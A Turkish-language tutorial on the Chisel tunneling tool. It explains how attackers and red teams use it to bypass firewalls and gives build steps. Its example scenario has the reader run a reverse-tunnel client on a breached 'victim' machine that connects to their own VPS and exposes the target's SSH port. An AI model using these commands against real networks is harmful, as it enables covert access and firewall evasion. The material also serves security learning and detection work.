
**Chisel**

**1. Nedir?**

**Chisel**, bir tür **ağ tünelleme** (network tunneling) aracıdır.  
İki bilgisayar arasında gizli bir bağlantı kurar ve bu bağlantı üzerinden veri taşır.  
Kısaca: **İç ağdan dış ağa gizli yol açmak** için kullanılır.

Genellikle bir sistemde "arkakapı" açmak ya da güvenlik duvarını **aşmak (bypass etmek)** amacıyla kullanılır.



**2. Ne işe yarar?**

* Bir sistemde oturum açtığını düşün (örneğin bir şirket içindeki bilgisayar).
* Bu bilgisayardan internete doğrudan çıkış izni yok ama sen dış dünyaya bağlantı kurmak istiyorsun.
* **Chisel ile gizli bir tünel açabilir** ve dışarıdaki sunucuna bağlanabilirsin.

➡️ Aynı zamanda, içerdeki başka portlara ya da hizmetlere ulaşmak için de kullanılır.  
Bu işleme **port yönlendirme (port forwarding)** veya **reverse tunneling** denir.

**3. Neden Önemlidir?**

* Birçok ağ, dış dünyayla iletişimi sınırlandırmak için **güvenlik duvarı (firewall)** kullanır.
* Chisel, bu duvarların arkasından çıkmak için kullanılır.
* Bu yüzden hem **saldırganlar** hem de **Red Team** bu aracı sever.
* **Blue Team** için de önemlidir çünkü bu tür gizli bağlantılar fark edilmezse büyük tehlike oluşturur.

**4. Nasıl Kurulur? (Linux örneği)**


Chisel, tek bir dosya ile çalışır. Go dilinde yazılmıştır. Yani kurulumu çok basit:

1. GitHub üzerinden indir:

**git clone** [**https://github.com/jpillora/chisel.git**](https://github.com/jpillora/chisel.git)

****

**cd chisel**

****

1. Build et (go dili ile):

**go build**

****

1. Hepsi bu! Artık **./chisel** komutunu kullanarak çalıştırabilirsin.

Alternatif olarak GitHub Releases sayfasından doğrudan **.exe** ya da **.linux** dosyasını indirip çalıştırabilirsin.

**5. Örnek Bir Anlatım:**

Sen bir şirketteki hedef bilgisayara sızdın ve kendi VPS sunucuna bağlanmak istiyorsun. Ama güvenlik duvarı dışarı çıkmanı engelliyor. O zaman:

1. **Sunucu tarafında (dinleyici) çalıştır:**

**./chisel server -p 8080 --reverse**

1. **Hedefte (kurban makine) client olarak çalıştır:**

.**/chisel client senin\_ip\_adresin:8080 R:8888:127.0.0.1:22**

Bu ne yaptı?

* Hedef makineden senin VPS'ine bir bağlantı kurdu.
* Artık kendi bilgisayarından **localhost:8888** üzerinden hedefin SSH portuna (22) bağlanabilirsin.

Kısaca: Güvenlik duvarı arkasındaki sistemlere **gizli kapı açmış oldun.**

**Uyarı:**

Chisel gibi araçlar güçlüdür ve kötüye kullanılırsa çok tehlikeli olabilir. Yalnızca **laboratuvar ortamında ve yasal izinlerle** kullanılmalıdır.